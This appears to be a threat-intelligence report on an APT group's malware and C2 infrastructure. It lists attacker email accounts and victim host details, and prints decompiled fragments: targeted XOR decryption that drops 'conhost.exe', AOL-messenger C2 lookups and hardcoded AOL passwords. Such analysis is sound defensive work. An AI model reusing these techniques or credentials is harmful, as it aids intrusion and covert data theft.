
- allmothersorg11@hotmail.com
- allmothersorg@hotmail.com
- bluelove@india.com
- cmostenda01@yahoo.com

- cmostenda102@yahoo.com
- cmostenda103@yahoo.com
- daum14401@zmail.ru
- dapplecom2013@yahoo.com
- eatleopard00@inbox.com
- fastcameron00
- fastcameron11
- fastcameron13
- fatpigfarms@hotmail.com
- fatpigs9009@hotmail.com
- friendleopard00@aol.com
- ganxiangu04@hotmail.com
- ganxiangu07@hotmail.com
- greatvictoria84
- greatvictoria85
- greatvictoria86
- greatvictoria87
- hatmainman@hotmail.com
- hatwoman40@hotmail.com
- jinmeng288@gmail.com
- minliu231@gmail.com
- Okokei@india.com
- pghlsn333@gmail.com
- prettysophia00
- prettysophia47
- prettysophia48
- prettysophia49
- prettysophia50
- prettysophia51
- prettysophia52
- prettysophia53
- prettysophia54
- prettysophia55
- prettysophia56

- prettysophia57
- tosarang87@gmail.com
- winpos1000@zmail.ru
- winpos1001@zmail.ru
- winpos1002@zmail.ru
- winpos1003@zmail.ru
- winpos1004@zmail.ru
- xiangangxu88@hotmail.com
- zum36084@gmail.com
- zum36084@zmail.ru
- zum36085@zmail.ru

The emails such as "zum36084@gmail.com", "zum36084@zmail.ru", daum14401@zmail.ru were generated and they were sent as a test in early 2016.

Investigations based on IoA (Indicators of Attack) reveal that an attacker has set up a 'zum36084@gmail.com' email to disguise as 'Google Account Team', and they have used Hangul from the beginning.



2016-01-29 (금) 오후 7:15

Google 계정팀 <zum36084@gmail.com>

test1

받는 사람 zum36084@zmail.ru; daum14401@zmail.ru

test1

2016-03-03 (목) 오후 4:00

Myong Lu <pghlsn333@gmail.com>

0303

받는 사람 zum36084@zmail.ru

0303_zmail.gif
529 KB

	Status	From	Subject	Size	Received
□	✉ 0	Myong Lu	0308_zmail	1018K	08-Mar
□	✉	Google 계정팀	test3	3274	29-Jan
□	✉	Google 계정팀	test2	3271	29-Jan
□	✉	Google 계정팀	test1	3274	29-Jan

[Figure 18] Testing after generating the emails for the attack

Emails sent as a test Mar 03, 2016 attached the '0303_zmail.gif' file, which is the malicious file of EXE format that is encrypted by 2 steps such as XOR 0x69 key.

The decrypted malicious file is set to infect only a specific computer name, which includes Korean name and the name of a journalist from a specific press.

- 하지나
- WOOSEONG-PC
- T-PC

Some variants check the following accounts. For example, the name of 'SEIKO' computer is often identified in IOCs. In particular, when using the HWP document file vulnerability, it matches the account of the last writer, and has been identified in the infection logs of '175.45.178.133'.

```
- 홍채연[하율]
- KIM[Administrator]
- JAMIE[Jamie Kim]
- DONGMIN[MinSk]
- T-PC[T]

- YONGJA-PC
- USER
- sec
- CRACKER-PC
- SEIKO
```


The following sites are bookmarked by the users as follows in the infection log of 'SEIKO' account.

```
Windows IP Configuration

   Host Name . . . . . . . . . . . . : SEIKO-PC
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Realtek PCIe FE Family Controller
   Physical Address. . . . . . . . . : F0-DE-F1-A1-96-C3
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv4 Address. . . . . . . . . . . : 175.45.178.133(Preferred)
```

```
    Subnet Mask . . . . . . . . . . . : 255.255.255.240
    IPv4 Address. . . . . . . . . . . : 192.168.0.135(Preferred)
    Subnet Mask . . . . . . . . . . . : 255.255.255.0
    Default Gateway . . . . . . . . . : 192.168.0.1
                                        175.45.178.129

Directory of c:₩users₩SEIKO₩Favorites₩Links₩mail

2016-04-24  오후 06:13               150 126?易.url
2016-04-24  오후 06:13               213 163?易.url
2016-04-24  오후 06:13               808 AOL Mail.url
2016-04-24  오후 06:13               265 Gmail.url
2016-04-24  오후 06:13               837 Hotmail.url
2016-04-24  오후 06:13               152 Inbox.url
2016-04-24  오후 06:13               183 India.url
2016-04-24  오후 06:13               466 Yahoo mail.url
2016-04-24  오후 06:13               218 zmail.url

Directory of c:₩users₩SEIKO₩Favorites₩Links₩뉴스

2016-04-24  오후 06:13               112 FN 지니아이.URL
2016-04-24  오후 06:13               115 Sputnik.URL
2016-04-24  오후 06:13               110 네이트.URL
2016-04-24  오후 06:13               109 다음사전.URL
2016-04-24  오후 06:13               114 러.URL
2016-04-24  오후 06:13               113 로동신문.URL
2016-04-24  오후 06:13               151 한경.URL

Directory of f:₩2_Program₩Orbis_zmail₩Debug

2016-01-16  오전 12:11                 0 F0DEF1A196C3_C.zip
2016-01-16  오전 12:30         2,293,380 F0DEF1A196C3_E.zip
2016-01-16  오전 12:30        12,827,289 F0DEF1A196C3_F.zip
2016-01-16  오전 09:16                22 F0DEF1A196C3_D.zip
2016-02-15  오전 10:28         5,914,135 F0DEF1A196C3_G.zip
```

In addition, the computer that satisfies the condition decrypts the encrypted code inside with XOR 0x55 key, and generates it as 'conhost.exe' filename and executes it.

For instance, the 'conhost.exe' file communicates with AOL Messenger.




```
memset(&Dst, 0, 0x104u);
memset(&v71, 0, 0x104u);
nSize = 260;
GetComputerNameA(&Dst, &nSize);
nSize = 260;
GetUserNameA(&v71, &nSize);
if ( strstr(&Dst, "하지나") || strstr(&Dst, "WOOSEONG-PC") || strstr(&Dst, "T-PC") )
{
  sprintf(&FileName, "c:\\users\\public\\conhost.exe");
  v18 = CreateFileA(&FileName, 0x40000000u, 1u, 0, 2u, 0x80u, 0);
  v19 = 0;
  if ( v18 != (HANDLE)-1 )
  {
    v20 = 0;
    do
    {
      byte_4699D0[v20] ^= 0x55u;
      ++v20;
    }
    while ( v20 < 96256 );
    WriteFile(v18, byte_4699D0, 0x17800u, &NumberOfBytesWritten, 0);
    CloseHandle(v18);
```

```
 v0 = gethostbyname("login.oscar.aol.com");
 if ( v0 )
 {
   v1 = inet_ntoa(**(struct in_addr **)v0->h_addr_list);
   v2 = (char *)(&unk_9EA3B8 - (_UNKNOWN *)v1);
   do
   {                                       // fastcameron00
     v3 = *v1;                             //
     v1[(_DWORD)v2] = *v1;                 // prettysophia52
     ++v1;                                 //
   }                                       // dPQms&Thvldk1987
   while ( v3 );                           // 예쁜&쏘피아1987
 }
 *(_DWORD *)byte_7E5B14 = *(_DWORD *)"'%2##.$8'?>6be";
 *(_DWORD *)&byte_7E5B14[4] = *(_DWORD *)"#.$8'?>6be";
 *(_DWORD *)&byte_7E5B14[8] = *(_DWORD *)"'?>6be";
 *(_WORD *)&byte_7E5B14[12] = *(_WORD *)"be";
 v4 = 0;
 do

 {
   byte_7E5B14[v4] ^= 0x57u;
   ++v4;
```


[Figure 19] The code to communicate with AOL Messenger

It is noteworthy that the password code (dPQms&Thvldk1987), which is used to log in to AOL Messenger, will be converted to '예쁜&쏘피아1987 (Pretty&Sopia1987)' in Korean when typing it with Hangul keyboard.

Attackers also use multiple Chinese expressions in AOL messenger communication. Another variant uses the 'Dajiahao' code as the mutex key, which means 'Hello everyone' in Chinese. dPfWls&Rkapfns19 is used as the password for the AOL login account and it is changed to '옐찐&까메룬19 (Yelchin&Kermelon19)' in Korean when typing with Korean keyboard.



```
push    esi
push    offset Name     ; "Dajiahao"
push    1
push    0
call    ds:CreateMutexA
mov     esi, eax
call    ds:GetLastError
cmp     eax, 0B7h
jnz     short loc_405A70
push    esi             ; hObject
call    ds:CloseHandle
or      eax, 0FFFFFFFFh
pop     esi
retn    10h
```



```
dword_7DDA14 = 80;
v0 = gethostbyname('login.oscar.aol.com');
if ( v0 )
{
  v1 = inet_ntoa(**(struct in_addr **)v0->h_addr_list);
  v2 = (char *)(&unk_7DD910 - (_UNKNOWN *)v1);
  do
  {
    v3 = *v1;
    v1[(_DWORD)v2] = *v1;
    ++v1;
  }
  while ( v3 );                                  // dPfWls&Rkapfns19
}                                                // 옐찐&까메룬19
byte_7D9174[0] = a1646289eg[0];                  //
byte_7D9174[1] = a1646289eg[1];                  // fastcameron20
byte_7D9174[2] = a1646289eg[2];                  //
LOBYTE(byte_7D9174[3]) = a1646289eg[3];          // powercooper00
v4 = 0;
do
  *((_BYTE *)byte_7D9174 + v4++) ^= 0x57u;
while ( v4 < 13 );
byte_7D9192[0] = dword_4084A8[0];
byte_7D9192[1] = dword_4084A8[1];
byte_7D9192[2] = dword_4084A8[2];
byte_7D9192[3] = dword_4084A8[3];
v5 = 0;
```


[Figure 20] Chinese greeting and Korean-convertible password

Many variants are found in various forms. In case of 'SEIKO' computer name, the following PDB path is observed and emails like 'zum36085@zmail.ru', 'pghlsn333@gmail.com' were used.

- F:₩2_Program₩**Orbis_zmail**₩Release₩RecvTest_zmail.pdb

The following PDB paths are identified in similar variants:

- F:₩2_Program₩**Orbis_academia**₩Release₩RecvTest_zmail.pdb
- F:₩2_Program₩Orbis_academia₩Release₩Recv_Pwd_2_India.pdb




```
dd 66E6C009h                ; Data1 ; GUID
dw 5C81h                    ; Data2
dw 47F7h                    ; Data3
db 8Fh, 0B2h, 0FFh, 0Ah, 84h, 0D2h, 84h, 0A5h; Data4
dd 2                        ; Age
db 'F:₩2_Program₩Orbis_zmail₩Release₩RecvTest_zmail.pdb',0 ; PdbFileName
db    0                     ; DATA XREF: .rdata:004732D8↑o
db    0
```

[Figure 21] PDB code with Zmail test information

ESRC has been able to detect the attack technique aimed at an unspecified number of people in addition to the APT target attacks. The attackers infect users by injecting the malware in illegal software by subscribing to the Korean torrent website. Namely, they distribute the famous commercial software illegally after inserting malware inside.

Attackers have earned points as follows from the Korean torrent site, and they actively uploaded files and posted comments as well.



일시	내용	지급포인트	사용포인트
2016-04-28 20:48:25	@업로드 포인트 합계	+3,700	0
2016-04-23 23:31:36	@게임포인트	+7,085	0
2016-04-06 11:57:08	@탱큐 합계	+5,800	0
2016-04-04 21:46:59	@댓글 활성화 합계	+1,910	0
2016-03-29 12:10:42	@글쓰기 합계	+4,900	0
2016-03-13 12:11:14	@즉석복권 구입비 합계 1	0	-300
2016-03-13 12:02:43	@T슬롯머신 합계	0	-4,600
2016-03-13 12:00:26	@출석게임 합계	+5,750	0
2016-02-24 22:04:19	@힐링 합계	+1,200	0
2016-02-21 18:33:25	@댓글 작성 합계	+90	0
2015-06-19 22:17:59	@다운로드 합계	0	-100
2015-06-09 08:57:32	@무료적립	+100	0
2015-06-07 12:01:48	@기타 포인트 합계	+500	0
소계		+31,035	-5,000

○ 보유 포인트 : **26,035 점**

[Figure 22] Activity History in Korean torrent site

■ Time Series Analysis of Geumseong12 Group

The attackers hacked the Korean website and used it as C2 server for a while after using the AOL Messenger communication technique in the first half of 2013. However, they may have discovered that the technique is lack of continuous availability after the websites are detected and quickly shut down by the security providers and managers.

After a while, they created a variant with excellent sustainability, exploiting the AOL Messenger communication technique. After that, the infected WordPress-based websites were mainly used it as a watering hole attack base.

They mainly used Flash player vulnerability files and 'Streamnation' cloud account, which is a personal media hub service, in attacks using the WordPress websites. The attackers continued to use the AOL messenger for the attacks, but they chose WordPress websites as a C2 server for mediation server of spear phishing and watering hole attacks.

In the meantime, as the "Streamnation" service is closed in February 2016, the attackers launched the testing for 'zmail.ru' service since the end of January 2016, which they had been continuously used before.

As such, the attackers attempted to change to the new C2 server system by introducing the 'zmail.ru' service and start to introduce 'pCloud' service with the AOL messenger communication. When creating a cloud service account, they use free email services not only in Korea but also in countries such as the US, China, India, and Russia.

As attack tactics have changed over time, CVE-2018-4878 vulnerability files have been sent to specific targets that had not been added to friends via KakaoTalk messages, and Android malicious apps targeting smartphone users have also been found.

The DOC document vulnerability attack on cryptocurrency was first reported overseas at the end of 2017. In addition, the attackers are steadily upgrading attack technologies such as distribution of malware disguising as security programs in Korea and China or infecting users via Torrent.

[Changes in C2 techniques according to Time Series]

March 26, 2013: AOL messenger service

April 20, 2013: Communication with a specific website in Korea

July 10, 2015: WordPress Website Communication

July 14, 2015: Streamnation Personal Cloud Service

August 09, 2015: Streamnation Personal Cloud Service

February 09, 2016: Official end of Streamnation Personal Cloud Service

April 11, 2016: Pcloud Personal Cloud Service

